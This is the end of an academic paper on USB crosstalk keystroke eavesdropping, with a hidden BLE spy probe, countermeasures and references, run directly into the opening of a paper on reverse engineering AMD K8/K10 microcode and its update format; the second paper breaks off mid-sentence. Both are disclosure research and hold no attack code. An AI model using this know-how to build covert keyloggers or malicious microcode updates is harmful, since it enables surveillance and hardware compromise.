Figure 18: (left) Experimental setup for observing data line crosstalk leakage from a USB headset microphone (Logitech H340). The data line crosstalk leakage is clearly visible on the oscilloscope's screen. (right) Logitech H340 USB headset.




Figure 19: (left) Experimental setup for observing data line crosstalk leakage from a USB fingerprint reader (Eikon Trueme). The data line crosstalk leakage is clearly visible on the oscilloscope's screen. (right) Eikon Trueme fingerprint reader




Figure 20: Observing the data line crosstalk leakage during a file transfer from a USB 1.1 drive (blue), connected to the laptop's (Lenovo G550) internal USB 2.0 hub using an Agilent Infiniium DSO 54832B Oscilloscope. The data line crosstalk leakage is clearly visible on the oscilloscope's screen.

We then connected the keyboard, spy probe, mouse and the USB drive via a 4 port USB hub. See Figure 23.

Key Recognition Rate. We measured the spy probe's key recognition rate under various typing speeds. Using a digital metronome as a speed reference, we pressed a random key on every metronome pulse. We evaluated the spy probe's ability to operate at various typing speeds. As can be seen in Figure 24, the spy probe achieves 97%




Figure 21: The external appearance of the spy probe, which is embedded inside a toy ghost lamp, size is compared with a 375mL classic Coca-Cola can (left). Inside look of the spy probe, showing the ADC board, FPGA board, BLE board and battery pack (right).




Figure 22: Analog front-end and ADC

accuracy rate for typing speeds from 150 KPM (Key-press Per Minute) to 210 KPM. Notice that average adult typing speed is between 36 and 45 words per minutes, equivalent to 200 KPM.[5]

Figure 23 is a complete demonstration of our attack. We typed "USB CROSSTALK" on the keyboard while the spy probe was monitoring the data line crosstalk leakage, exfiltrating the key presses via bluetooth to the attacker's computer.

7 Conclusions

In this paper we present two attacks on the USB bus, which expose upstream traffic hitherto considered safe against off-path adversaries. The attacks exploit the electrical properties of USB hubs and affect both internal hubs and external hubs. Traditional countermeasures, such as blocking the power or the data lines, do not protect against our attack. We now describe potential countermeasures against the attacks.

Hardware Countermeasures. One possible solution to completely remove any crosstalk leakage is optically decoupling the USB data lines and constructing a dedicated 5V supply for each downstream port. However such solutions are expensive and require careful design. A cheap countermeasure which significantly reduces the power line crosstalk leakage uses an LC low pass filter and LDO (low dropout regulator) to decouple the USB power lines from the data lines. Figure 25 presents an improved USB condom which, in addition to disconnecting the USB data lines, also attempts to suppress any signal above 300Hz. As can be seen in Figure 26, our improved USB condom is able to significantly reduce the data line crosstalk leakage, thus requiring far more sensitive measurement equipment to exploit the small remaining leakage.

Frequency filtering cannot be used to protect the data lines against crosstalk leakage. The leaked signal carries the same basic frequencies as the original signal. Hence any frequency-based filtering that removes the leakage frequencies will also remove the signal frequencies. We leave the problem of designing hardware countermeasures to data line leakage to future work.

Software Countermeasures. The lack of encryption in the USB protocol is a major design limitation of the bus. Without encryption, the design is unable to guarantee the confidentiality and the integrity of messages. Adding end-to-end encryption, for example using the methodology of [7] would protect messages from eavesdropping attacks such as those we describe in this work. Simpler approaches, such as encryption with a session key generated, for example, using the Diffie-Hellman key exchange protocol [20], could also mitigate our attack. Both approaches require devices to have sufficient computational power to perform public key operations.

Future Work. Our spy probe implementation uses commercial off-the-shelf components. Because these are not optimized for the task of capturing USB traffic, they require relatively large space and consume a lot of power. Designing dedicated hardware carries the promise of a small-sized implementation that can be embedded in inconspicuous looking devices and even within the USB plug [40].

While our attack does apply to non-USB 3.0 devices connected to USB 3.0 hubs (see Figure 4(d)), one limitation of our work is that it does not apply to USB 3.0 devices connected to USB 3.0 hubs. This is because USB 3.0 devices connected to USB 3.0 hubs simulta-

[5] http://typefastnow.com/average-typing-speed




Figure 23: Demonstration of our attack. (left) Phrase being typed on the Surface Pro via a USB keyboard. (right) extracted key presses corresponding to the string “USB CROSSTALK”.





Figure 24: Recognition rate over typing rate range from 150 KPM to 210 KPM.






Figure 25: A USB condom which attempts to suppress power line crosstalk leakage.




Figure 26: Evaluation of our USB condom showing the actual USB communication (blue), the corresponding unmitigated power line crosstalk leakage (black) and the power line crosstalk leakage measured on the USB port of our USB condom (orange). Notice that the power line crosstalk leakage is significantly attenuated.

neously use three differential wire pairs and employ a much higher transmission rate. This configuration significantly exceeds the specifications of our measurement equipment (both in measurement speed and number of channels). While more difficult to attack, USB 3.0 devices connected to USB 3.0 hubs present a lucrative target, in particular because in this configuration the downstream communication, like upstream communication, is unicasted from the host to the device. Exploiting crosstalk effects on such configurations would therefore expose downstream traffic (in addition to upstream traffic) to off-path attackers. As we mentioned earlier, input devices, which often send sensitive information to the host, mostly use USB 1.x Hence, even though our attack does not apply to the newest version of the protocol (USB 3.0), it remains relevant.

The current research applies to USB devices. Further research is required to check if other buses and communication networks are vulnerable to crosstalk attacks.

Acknowledgements

Yuval Yarom performed part of this work as a visiting scholar at the University of Pennsylvania.

This research was supported by an Endeavour Research Fellowship from the Australian Department of Education and Training; the Australian Research Council under project DP140103448; the 2017-2018 Rothschild Postdoctoral Fellowship; the Blavatnik Interdisciplinary Cyber Research Center (ICRC); by the Check Point Institute for Information Security; by the Israeli Centers of Research Excellence I-CORE program (center 4/11); by the Leona M. & Harry B. Helmsley Charitable Trust; the Defence Science and Technology Group, Maritime Division, Australia; the Warren Center for Network and Data Sciences; the financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology; and by the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

References

[1] "KeyGhost USB keylogger," http://www.keyghost.com/usb-keylogger.htm.

[2] "KeyGrabber USB," http://www.keelog.com/.

[3] "The original USB Condom," http://int3.cc/products/usbcondoms.

[4] "PortaPow smart charge," http://www.portablepowersupplies.co.uk/portapow-fast-charge-data-block-usb-adaptor/.

[5] "USB Rubber Ducky," http://usbrubberducky.com/.

[6] R. J. Anderson, *Security Engineering: A Guide to Building Dependable Distributed Systems*, 2nd ed. Wiley, 2008.

[7] S. Angel, R. S. Wahby, M. Howald, J. B. Leners, M. Spilo, Z. Sun, A. J. Blumberg, and M. Walfish, "Defending against malicious peripherals with Cinch," in *USENIX Security 2016*, Aug. 2016, pp. 397–414.

[8] D. Asonov and R. Agrawal, "Keyboard acoustic emanations," in *IEEE S&P*, May 2004, pp. 3–14.

[9] M. Backes, M. Dürmuth, S. Gerling, M. Pinkal, and C. Sporleder, "Acoustic side-channel attacks on printers," in *USENIX Security*, Aug. 2010, pp. 307–322.

[10] D. Barrall and D. Dewey, ""Plug and root," the USB key to the kingdom," in *BlackHat 2005*, Jul. 2005.

[11] D. Bertsekas and R. Gallager, *Data Networks*. Prentice-Hall, 1987.

[12] S. Bratus, T. Goodspeed, P. C. Johnson, S. W. Smith, and R. Speers, "Perimeter-crossing buses: a new attack surface for embedded systems," in *Workshop on Embedded Systems Security (WESS)*, 2012.

[13] *Universal Serial Bus Specification, Rev. 1.0*, Compaq, Data Equipment Corporation, IBM PC Company, Intel, Microsoft, NEC and Northern Telecom, Jan. 1996.

[14] *Universal Serial Bus Specification, Rev. 2.0*, Compaq, Hewlett-Packard, Intel, Lucent, Microsoft, NEC and Philips, Apr. 2000.

[15] A. Crenshaw, "Programmable HID USB keystroke dongle: Using the Teensy as a pen testing device," in *DEFCON-18*, Aug. 2010.

[16] ——, "Plug and prey: Malicious USB devices," in *ShmooCon 2011*, Jan. 2011.

[17] *Application Note 83: Fundamentals of RS-232 Serial Communications*, Dallas Semiconductor, 1998.

[18] Dark Purple, "USB Killer," http://kukuruku.co/hub/diy/usb-killer, Mar. 2015.

[19] S. L. Diamond, "A new PC parallel interface standard," *IEEE Micro*, vol. 14, no. 4, Aug. 1994.

[20] W. Diffie and M. E. Hellman, "New directions in cryptography," *IEEE Transactions on Information Theory*, vol. IT-22, no. 6, pp. 644–654, Nov. 1976.

[21] "Thunder missile launcher," http://dreamcheeky.com/thunder-missile-launcher, Dream Cheeky.

[22] R. Frankland, "Side channels, compromising emanations and surveillance: Current and future technologies," Royal Halloway University of London, Tech. Rep. RHUL-MA-2011-07, Mar. 2011.

[23] D. Genkin, L. Pachmanov, I. Pipman, A. Shamir, and E. Tromer, "Physical key extraction attacks on PCs," *CACM*, vol. 59, pp. 70–79, Jun. 2016.

[24] D. Genkin, L. Pachmanov, I. Pipman, E. Tromer, and Y. Yarom, "ECDSA key extraction from mobile devices via nonintrusive physical side channels," in *ACM CCS 2016*. ACM, 2016, pp. 1626–1638.

[25] D. Genkin, I. Pipman, and E. Tromer, "Get your hands off my laptop: Physical side-channel key-extraction attacks on PCs," in *CHES 2014*. Springer, 2014, pp. 242–260.

[26] T. Halevi and N. Saxena, "Keyboard acoustic side channel attacks: exploring realistic and security-sensitive scenarios," *Int. J. Inf. Secur.*, vol. 14, no. 5, pp. 443–456, Oct. 2015.

[27] *Universal Serial Bus 3.0 Specification*, Hewlett-Packard, Intel, Microsoft, NEC, ST-NXP Wireless, Texas Instruments, Nov. 2008.

[28] *High-Definition Multimedia Interface Specification Version 1.3a*, Hitachi, Matsushita, Philips, Silicon Image, Sony, Thomson and Toshiba, Nov. 2006.

[29] *IEC 60130-9: Connectors for frequencies below 3 MHz Part 9: Circular connectors for radio and associated sound equipment, 4th edition*, International Electrotechnical Comission, 2011.

[30] P. C. Kocher, J. Jaffe, B. Jun, and P. Rohatgi, "Introduction to differential power analysis," *JCEN*, vol. 1, no. 1, pp. 5–27, 2011.

[31] M. G. Kuhn, "Electromagnetic eavesdropping risks of flat-panel displays," in *PET 2004*, May 2004, pp. 88–107.

[32] B. Lau, Y. Jang, C. Song, T. Wang, P. H. Chung, and P. Royal, "Mactans: Injecting malware into IOS devices via malicious chargers," in *BlackHat 2013*, Jul. 2013.

[33] J. Maskiewicz, B. Ellis, J. Mouradian, , and H. Shacham, "Mouse trap: Exploiting firmware updates in USB peripherals," in *WOOT'14*, Aug. 2014.

[34] M. Neugschwandtner, A. Beitler, and A. Kurmus, "A transparent defense against USB eavesdropping attacks," in *EuroSec'16*, 2016, pp. 6:1–6:6.

[35] K. Nohl, S. Krißler, and J. Lell, "BadUSB — on accessories that turn evil," in *BlackHat 2014*, Aug. 2014.

[36] J. Oberg, W. Hu, A. Irturk, M. Tiwari, T. Sherwood, and R. Kastner, "Information flow isolation in I2C and USB," in *48th DAC*, Jun. 2011, pp. 254–259.

[37] Y. Oren and A. Shamir, "How not to protect PCs from power analysis," Rump Session, Crypto 2006, 2006.

[38] C. R. Paul, *Introduction to Electromagnetic Compatibility*, 2nd ed. John Wiley & Sons, Inc., 2006.

[39] J. Rutkowska, "Evil Maid goes after TrueCrypt!" http://theinvisiblethings.blogspot.com.au/2009/10/evil-maid-goes-after-truecrypt.html, Oct. 2009.

[40] B. Schneier, "COTTONMOUTH-I: NSA exploit of the day," https://www.schneier.com/blog/archives/2014/03/cottonmouth-i_n.html, 2014.

[41] M. Schulz, P. Klapper, M. Hollick, and E. Tews, "Trust the wire, they always told me!: On practical non-destructive wire-tap attacks against Ethernet," in *WiSec'16*, Jul. 2016, pp. 43–48.

[42] R. Sevinsky, "Funderbolt: Adventures in Thunderbolt DMA attacks," in *BlackHat 2013*, Jul. 2013.

[43] *External Serial ATA*, Silicon Image, Sep. 2004.

[44] F. Steinmetz, "USB — an attack surface of emerging importance," Bachelor Thesis, Hamburg University of Technology, Mar. 2015.

[45] D. Tian, N. Scaife, A. Bates, K. R. B. Butler, and P. Traynor, "Making USB great again with USBFILTER," in *USENIX Security 2016*, Aug. 2016, pp. 415–430.

[46] J. D. Tian, A. M. Bates, and K. R. B. Butler, "Defending against malicious USB firmware with GoodUSB," in *Proceedings of the 31st Annual Computer Security Applications Conference, Los Angeles, CA, USA, December 7-11, 2015*. ACM, 2015, pp. 261–270.

[47] *VESA DisplayPort Standard Version 1, Revision 1a*, Video Electronics Standards Association, Jan. 2008.

[48] M. Vuagnoux and S. Pasini, "Compromising electromagnetic emanations of wired and wireless keyboards." in *USENIX security 2009*, 2009, pp. 1–16.

[49] L. Wang and B. Yu, "Analysis and measurement on the electromagnetic compromising emanations of computer keyboards," in *CIS 2011*, Dec. 2011, pp. 640–643.

[50] C. Wisniewski, "Windows zero-day vulnerability uses shortcut files on USB," https://nakedsecurity.sophos.com/2010/07/15/windows-day-vulnerability-shortcut-files-usb/, Jul. 2010.

[51] Q. Yang, P. Gasti, G. Zhou, A. Farajidavar, and K. Balagani, "On inferring browsing activity on smartphones via USB power analysis side-channel," *IEEE Transactions on Information Forensics and Security*, no. 99, pp. 1–1, 2016.

[52] J. Zaddach, A. Kurmus, D. Balzarotti, E.-O. Blass, A. Francillon, T. Goodspeed, M. Gupta, and I. Koltsidas, "Implementation and implications of a stealth hard-drive backdoor," in *29th ACSAC*, Dec. 2013, pp. 279–288.

Reverse Engineering x86 Processor Microcode

Philipp Koppe, Benjamin Kollenda, Marc Fyrbiak, Christian Kison,
Robert Gawlik, Christof Paar, and Thorsten Holz

Ruhr-Universität Bochum

Abstract

Microcode is an abstraction layer on top of the physical components of a CPU and present in most general-purpose CPUs today. In addition to facilitate complex and vast instruction sets, it also provides an update mechanism that allows CPUs to be patched in-place without requiring any special hardware. While it is well-known that CPUs are regularly updated with this mechanism, very little is known about its inner workings given that microcode and the update mechanism are proprietary and have not been throughly analyzed yet.

In this paper, we reverse engineer the microcode semantics and inner workings of its update mechanism of conventional COTS CPUs on the example of AMD's K8 and K10 microarchitectures. Furthermore, we demonstrate how to develop custom microcode updates. We describe the microcode semantics and additionally present a set of microprograms that demonstrate the possibilities offered by this technology. To this end, our microprograms range from CPU-assisted instrumentation to microcoded Trojans that can even be reached from within a web browser and enable remote code execution and cryptographic implementation attacks.

1 Introduction

Similar to complex software systems, bugs exist in virtually any commercial Central Processing Unit (CPU) and can imply severe consequences on system security, e.g., privilege escalation [22, 36] or leakage of cryptographic keys [11]. Errata sheets from embedded to general-purpose processors list incorrect behavior with accompanying workarounds to safeguard program execution [4, 29]. Such workarounds contain instructions for developers on how these bugs can be bypassed or mitigated, e.g., by means of recompilation [40] or binary re-translation [26]. However, these interim solutions are not suited for complex design errors which require hardware modifications [48]. Dedicated hardware units to counter bugs are imperfect [36, 49] and involve non-negligible hardware costs [8]. The infamous *Pentium fdiv* bug [62] illustrated a clear economic need for field updates after deployment in order to turn off defective parts and patch erroneous behavior. Note that the implementation of a modern processor involves millions of lines of HDL code [55] and verification of functional correctness for such processors is still an unsolved problem [4, 29].

Since the 1970s, x86 processor manufacturers have used microcode to decode complex instructions into series of simplified microinstructions for reasons of efficiency and diagnostics [43]. From a high-level perspective, microcode is an interpreter between the user-visible Complex Instruction Set Computer (CISC) Instruction Set Architecture (ISA) and internal hardware based on Reduced Instruction Set Computer (RISC) paradigms [54]. Although microcode was initially implemented in read-only memory, manufacturers introduced an update mechanism by means of a patch Random Access Memory (RAM).

Once erroneous CPU behavior is discovered, manufacturers publish a microcode update, which is loaded through the BIOS/UEFI or operating system during the boot process. Due to the volatility of the patch RAM, microcode updates are not persistent and have to be reloaded after each processor reset. On the basis of microcode updates, processor manufacturers obtain flexibility and reduce costs of correcting erroneous behavior. Note that both Intel and AMD deploy a microcode update mechanism since Pentium Pro (P6) in 1995 [15, 30] and K7 in 1999 [2, 15], respectively. Unfortunately, CPU vendors keep information about microcode secret. Publicly available documentation and patents merely state vague claims about how real-world microcode *might* actually look like, but provide little other insight.

Goals. In this paper, we focus on microcode in x86 CPUs and our goal is to answer the following research questions:

1. What is microcode and what is its role in x86 CPUs?
2. How does the microcode update mechanism work?
3. How can the proprietary microcode encoding be reverse engineered in a structured, semi-automatic way?
4. How do real-world systems profit from microcode and how can malicious microcode be leveraged for attacks?

In order to answer question (1), we emphasize that information regarding microcode is scattered among many sources (often only in patents). Hence, an important part of our work is dedicated to summarize this prerequisite knowledge forming the foundation to answer the more in-depth research questions. Furthermore, we tackle shortcomings of prior attempted security analyses of x86 microcode, which were not able to reverse engineer microcode [6, 15]. We develop a novel technique to reverse engineer the encoding and thus answer question (2). After we obtain a detailed understanding of the x86 microcode for several CPU architectures, we can address question (3). As a result, we obtain an understanding of the inner workings of CPU updates and can even generate our own updates. In particular, we focus on potential applications of microprograms for both defensive and offensive purposes to answer question (4). We demonstrate how a microprogram can be utilized to instrument a binary executable on the CPU layer and we also introduce different kinds of backdoors that are enabled via microcode updates.

Our analysis focuses on the AMD K8/K10 microarchitecture since these CPUs do not use cryptographic signatures to verify the integrity and authenticity of microcode updates. Note that Intel started to cryptographically sign microcode updates in 1995 [15] and AMD started to deploy strong cryptographic protection in 2011 [15]. We assume that the underlying microcode update mechanism is similar, but cannot analyze the microcode updates since we cannot decrypt them.

Contributions. In summary, our main contributions in this paper are as follows:

- **In-depth Analysis of Microcode.** We provide an in-depth overview of the opaque role of microcode in modern CPUs. In particular, we present the fundamental principles of microcode updates as deployed by vendors to patch CPU defects and errors.

- **Novel RE Technique.** We introduce the first semi-automatic reverse engineering technique to disclose microcode encoding of general-purpose CPUs. Furthermore, we describe the design and implementation of our framework that allows us to perform this reverse engineering.

- **Comprehensive Evaluation.** We demonstrate the efficacy of our technique on several Commercial Off-The-Shelf (COTS) AMD x86 CPU architectures. We provide the microcode encoding format and report novel insights into AMD x86 CPU internals. Additionally, we present our hardware reverse engineering findings based on delayering actual CPUs.

- **Proof-of-Concept Microprograms.** We are the first to present fully-fledged microprograms for x86 CPUs. Our carefully chosen microprograms highlight benefits as well as severe consequences of unveiled microcode to real-world systems.

2 Related Work

Before presenting the results of our analysis process, we briefly review existing literature on microprogramming and related topics.

Microprogramming. Since Wilkes' seminal work in 1951 [61], numerous works in academia as well as industry adopted and advanced microprogrammed CPU designs. Diverse branches of research related to microprogramming include higher-level microcode languages, microcode compilers and tools, and microcode verification [5, 43, 56]. Other major research areas focus on optimization of microcode, i.e., minimizing execution time and memory space [32]. In addition, several applications of microprogramming were developed [27] such as diagnostics [41].

Since microcode of today's x86 CPUs has not been publicly documented yet, several works attempted a high-level security analysis for CPUs from both Intel and AMD [6, 15]. Even though these works reported the workings of the microcode update mechanism, the purpose of fields within the microcode update header, and the presence of other metadata, none of the works was able to reverse engineer the essential microcode encoding. Hence, they were not able to build microcode updates on their own.

We want to note that Arrigo Triulzi presented at TROOPERS'15 and '16 that he had been able to patch the microcode of an AMD K8 microarchitecture [59, 60]. However, he did neither publish the details of his reverse engineering nor the microcode encoding.

Imperfect CPU Design. Although microcode updates can be leveraged to rectify some erroneous behavior, it is not a panacea. Microcode updates are able to degrade performance due to additional condition checks and they cannot be applied in all cases. An infamous example is AMD's K7, where the microcode update mechanism itself was defective [2, 15]. In order to tackle these shortcomings, diverse techniques have been proposed including dy-

namic instruction stream editing [16], field-programmable hardware [49], and hardware checks [8,36].

Trusted Hardware. The security of applications and operating systems builds on top of the security of the underlying hardware. Typically software is not designed to be executed on untrusted or potentially malicious hardware [11,20,22]. Once hardware behaves erroneously (regardless of whether deliberately or not), software security mechanisms can be invalidated. Numerous secure processors have been proposed over the years [18,23,37]. Commercially available examples include technologies such as Intel SGX [17] and AMD Pacifica [3].

However, the periodicity of security-critical faults [4, 29] and undocumented debug features [22] in closed-source CPU architectures challenges their trustworthiness [17,45].

3 Microcode

As noted earlier, microcode can be seen as an abstraction layer on top of the physical components of a CPU. In this section, we provide a general overview of the mechanisms behind microcode and also cover details about the microcode structure and update mechanism.

3.1 Overview

The ISA provides a consistent interface to software and defines instructions, registers, memory access, I/O, and interrupt handling. This paper focuses on the x86 ISA, and to avoid confusion, we refer to x86 instructions as *macroinstructions*. The microarchitecture describes how the manufacturer leveraged processor design techniques to implement the ISA, i.e., cache size, number of pipeline stages, and placement of cells on the die. From a high-level perspective, the internal components of a processor can be subdivided into data path and control unit. The data path is a collection of functional units such as registers, data buses, and Arithmetic Logic Unit (ALU). The control unit contains the Program Counter (PC), the Instruction Register (IR) and the Instruction Decode Unit (IDU). The control unit operates diverse functional units in order to drive program execution. More precisely, the control unit translates each macroinstruction to a sequence of actions, i.e., retrieve data from a register, perform a certain ALU operation, and then write back the result. The *control signal* is the collection of electrical impulses the control unit sends to the different functional unit in one clock cycle. The functional units produce *status signals* indicating their current state, i.e., whether the last ALU operation equals zero, and report this feedback to the control unit. Based on the status signals, the control unit may alter program execution, i.e., a conditional jump is taken if the zero flag is set.

The IDU plays a central role within the control unit and generates control signals based on the contents of the instruction register. We distinguish between two IDU implementation concepts: (1) hardwired and (2) microcoded.

Hardwired Decode Unit. A hardwired decode unit is implemented through sequential logic, typically a Finite State Machine (FSM), to generate the instruction-specific sequence of actions. Hence, it provides high efficiency in terms of speed. However, for complex ISAs the lack of hierarchy in an FSM and state explosion pose challenging problems during the design and test phases [50]. Hardwired decode units inhibit flexible changes in the late design process, i.e., correcting bugs that occurred during test and verification, because the previous phases have to be repeated. Furthermore, post-manufacturing changes (to correct bugs) require modification of the hardware, which is not (economically) viable for deployed CPUs [62]. Hence, hardwired decode units are suited for simple ISAs such as RISC processors like SPARC and MIPS.

Microcoded Decode Unit. In contrast to the hardwired approach, the microcoded IDU does not generate the control signals on-the-fly, but rather replays precomputed *control words*. We refer to one control word as *microinstruction*. A microinstruction contains all control information required to operate all involved functional units for one clock cycle. We refer to a plurality of microinstructions as *microcode*. Microinstructions are fetched from the microcode storage, often implemented as on-chip Read-Only Memory (ROM). The opcode bytes of the currently decoded macroinstruction are leveraged to generate an initial address, which serves as the entry point into microcode storage. Each microinstruction is followed by a *sequence word*, which contains the address to the next microinstruction. The sequence word may also indicate that the decoding process of the current macroinstruction is complete. It should be noted that one macroinstruction often issues more than one microinstruction. The microcode sequencer operates the whole decoding process, successively selecting microinstructions until the *decode complete* indicator comes up. The microcode sequencer also handles conditional microcode branches supported by some microarchitectures. Precomputing and storing control words introduces flexibility: Changes, patches, and adding new instructions can be moved to the late stages of the design process. The design process is simplified because changes in decode logic only require adaption of the microcode ROM content. On the downside, decoding latency increases due to ROM fetch and multistage decode logic. A microcoded IDU is the prevalent choice for commercial CISC processors.

3.2 Microcode Structure

Two common principles exist to pack control signals into microinstructions. This choice greatly influences the whole microarchitecture and has a huge impact on the size of microcode programs.

Horizontal Encoding. The horizontal encoding designates one bit position in the microinstruction for each control signal of all functional units. For the sake of simple logic and speed, no further encoding or compression is applied. This results in broad control words, even for small processors. The historical IBM System/360 M50 processor with horizontally-encoded microcode used 85-bit control words [53]. The nature of horizontal microcode allows the programmer to explicitly address several functional units at the same time to launch parallel computations, thus using the units efficiently. One disadvantage is the rather large microcode ROM due to the long control words.

Vertical Encoding. Vertically encoded microcode may look like a common RISC instruction set. The microinstruction usually contains an opcode field that selects the operation to be performed and additional operand fields. The operand fields may vary in number and size depending on the opcode and specific flag fields. Bit positions can be reused efficiently, thus the microinstructions are more compact. The lack of explicit parallelism simplifies the implementation of microcode programs, but may impact performance. One encoded operation may activate multiple control signals to potentially several functional units. Hence, another level of decoding is required. The microcode instruction set and encoding should be chosen carefully to keep the second-level decoding overhead minimal.

3.3 Microcode Updates

One particular benefit of microcoded microarchitectures is the capability to install changes and bug fixes in the late design process. This advantage can be extended even further: With the introduction of microcode updates, one can alter processor behavior even after production. Manufacturers leverage microcode patches for debugging purposes and fixing processor errata. The well-known *fdiv* bug [62], which affected Intel Pentium processors in 1994, raised awareness that similarly to software, complex hardware is error-prone, too. This arguably motivated manufacturers to drive forward the development of microcode update mechanisms. Typically, a microcode patch is uploaded to the CPU by the motherboard firmware (e.g., BIOS or UEFI) or the operating system during the early boot process. Microcode updates are stored in low-latency, volatile, on-chip RAM. Consequently, microcode patches are not persistent. Usually, the microcode patch RAM is fairly limited in size compared to microcode ROM. A microcode patch contains a number of microinstructions, sequence words, and triggers. Triggers represent conditions upon which the control is transferred from microcode ROM to patch RAM. In a typical use case, the microcode patch intercepts the ROM entry point of a macroinstruction. During instruction decode, the microcode sequencer checks the triggers and redirects control to the patch RAM if needed. A typical microcode program residing in patch RAM then may, for example, sanitize input data in the operands and transfer control back to the microcode ROM.

4 Reverse Engineering Microcode

In this section, we provide an overview of the AMD K8 and K10 microarchitecture families and describe our reverse engineering approach. Furthermore, we present our analysis setup and framework that includes prototype implementations of our concepts and supported our reverse engineering effort in a semi-automated way.

Our analysis primarily covers AMD K8 and K10 processors because—to the best of our knowledge—they are the only commercially available, modern x86 microarchitectures lacking strong cryptographic protection of microcode patches.

4.1 AMD K8 and K10

AMD released new versions of its K8 and K10 processors from 2003 to 2008 and 2008 to 2013, respectively. Note that the actual production dates may vary and in 2013 only two low-end CPU models with K10 architecture were released. K9 is the K8's dual-core successor, hence the difference is marginal from our point of view. Family 11h and 12h are adapted K10 microarchitectures for mobile platforms and APUs.

All of theses microarchitectures include a microcoded IDU. The x86 instruction set is subdivided into *direct path* and *vector path* macroinstructions. The former mainly represent the frequently used, performance critical macroinstructions (e.g., arithmetic and logical operations) that are decoded by hardware into up to three microinstructions. The latter are uncommon or complex, and require decoding by the microcode sequencer and microcode ROM. Vector path macroinstructions may produce many microinstructions. During execution of the microcode sequencer, hardware decoding is paused. The microcode is structured in *triads* of three 64-bit microinstructions and one 32-bit sequence word [15]. An example microinstruction set is described in AMD's patent RISC86 [24] from 2002. The sequence word may contain the address of the next triad or indicate that decoding is complete. The microcode ROM is addressed in steps

whose length is a triad. An example address space ranging from `0x0` to `0xbff` thus contains 3,072 triads. The microcode is responsible for the decoding of vector path macroinstructions and handling of exceptions, such as page faults and divide-by-zero errors.

4.2 Update Mechanism

The K7, released in 1999, was AMD's first microarchitecture supporting microcode updates. The update mechanism did not change throughout to the 12h family. AMD kept the update feature secret until it was exposed along with three K8 microcode patches in 2004. The patches and the update mechanism were reverse engineered from BIOS updates [6]. The microcode updates are stored in a proprietary file format, although pieces of information have been reverse engineered [6, 15]. With the K10 microarchitecture, AMD started to publicly release microcode updates, which benefits the Linux open-source microcode update driver. Our view of the file format is depicted in Table 1 including the header with checksum and number of triads, match register fields, and triads. It should be noted that triads in microcode updates are obfuscated with an algorithm we do not specify further due to ethical considerations.

B↓ Bit→	0 31			32 63
0	date			patch ID
8	patch block	len	init	checksum
16	northbridge ID			southbridge ID
24	CPUID			magic value
32	match register 0			match register 1
40	match register 2			match register 3
48	match register 4			match register 5
54	match register 6			match register 7
64	triad 0, microinstruction 0			
72	triad 0, microinstruction 1			
80	triad 0, microinstruction 2			
88	triad 0, sequence word			triad 1 ...

Table 1: Microcode update file format.

Microcode Update Procedure. The microcode update binary is uploaded to the CPU in the following way: First, the patch must be placed in accessible virtual address space. Then the 64-bit virtual address must be written to Model-Specific Register (MSR) `0xc0010020`. Depending on the update size and microarchitecture, the `wrmsr` instruction initiating the update may take around 5,000 cycles to complete. Rejection of a patch causes a general protection fault. Internally, the update mechanism verifies the checksum, copies the triads to microcode patch RAM, and stores the match register fields in the actual match registers. Patch RAM is mapped into the address space of the microcode ROM, whereby the patch triads directly follow the read-only triads.

Match Registers. The match registers are an integral part of the update mechanism. They hold a microcode ROM address, intercept the triad stored at that location, and redirect control to the triad in patch RAM at the offset *match register index* $\cdot$ *2*. The shared address space enables microcode in the patch RAM to jump back to microcode ROM, e.g., to reuse existing triads. Due to the complexity of the microcode update procedure we assume it is implemented in microcode itself. We summarize our understanding of the microcode update mechanism in Figure 1. AMD's patent [39] from 2002 describes an example microcode patch device and provides an idea of how the internals work.




Figure 1: Overview ofthe AMD microcode update mechanism.

4.3 Reverse Engineering Methods

Based on our insights into microcode and its update mechanism, we now detail our novel method used to reverse engineer the microcode encoding. More precisely, we employ a (1) low-noise environment as a foundation for the novel (2) microcode ROM heat map generation, and (3) the microcode encoding reverse engineering. Furthermore, we present (4) microcode hooking which ultimately enables actual modification of CPU behavior.

We would like to emphasize that our methods were developed when we did not have access to microcode ROM, see Section 6.

Low-Noise Environment. Since we did not have access to CPU internals, we had to be able to apply our crafted microcode updates and carefully analyze the modified CPU's behavior (e.g., register values and memory locations). To pinpoint exactly where the changes caused effects (down to a single macroinstruction), we had to eliminate any *noise* from parallel or operating system code executions out of our control. For example, common operating systems implement task switching or fully symmetric multiprocessing, which is undesirable in our setting. This code execution is capable of triggering abnormal behavior (because of our microcode update) and

then most likely causes a system crash. Hence, we require a *low-noise* environment where we have full control of all code to realize accurate observation of the CPU state and behavior.

Microcode ROM Heat Maps. As described in Section 4.2, match registers hold microcode ROM addresses. Since we did not know which microcode ROM addresses belong to which macroinstructions, we were not able to change the behavior for a specific microcoded macroinstruction. Hence, we devised *microcode ROM heat maps*, a method to discover the corresponding memory location for microcoded macroinstructions.

The underlying idea is to generate distinct behavior between the original and the patched macroinstruction execution. More precisely, the patch contains a microcode instruction that always crashes on execution. Thereby, we generate a *heat map* for each macroinstruction in an automated way: we store whether the microcode ROM address causes a system crash or not. The comparison between original and patched execution reveals which microcode ROM addresses correspond to the macroinstruction. We further automatically processed all heat maps to exclude common parts among all macroinstructions.

Microcode Encoding Reverse Engineering. Based on our automatically generated heat maps, we were able to tamper with a specific microcoded macroinstruction. However, we could not meaningfully alter an instruction because of its proprietary encoding. Hence, we developed a novel technique to reverse engineer proprietary microcode encoding in a semi-automatic way.

Since we did not have a large microcode update base on which we could perform fine-grained tests, we merely had a black box model of the CPU. However, since microinstructions control ALU and register file accesses, we formed various general assumptions about the instruction fields, which can be systematically tested using semi-automatic tests (e.g., opcode, immediate value, source and destination register fields).

In order to reverse engineer the encoding, we applied a two-tiered approach. First, we identified fields by means of bits that cause similar behavior, i.e., change of used registers, opcode, and immediate value. Second, we exhaustively brute-forced each field to identify all addressable values. Since corresponding fields are small (< 10 bits), we combined the results together and gradually formed a model of the encoding. Note that through detailed exception reporting and paging, we were able to gather detailed information on why a specific microinstruction caused a crash. Earlier in the reverse engineering process, we set the three microinstructions in a triad to the same value to avoid side effects from other unknown microinstructions. Once we had a better understanding of the encoding, we padded the triad with no-operation microinstructions. Later in the reverse engineering process, we designed tests that reuse microinstructions from existing microcode updates. For that method to be successful, a good understanding of the operand fields was required as most of these microinstructions operate on internal registers. We had to rewrite the register fields to be able to directly observe the effect of the microinstruction. Furthermore, we designed automated tests that identified set bits in unknown fields of existing microinstructions and permuted the affected bit locations in order to provoke observable differences in behavior that can 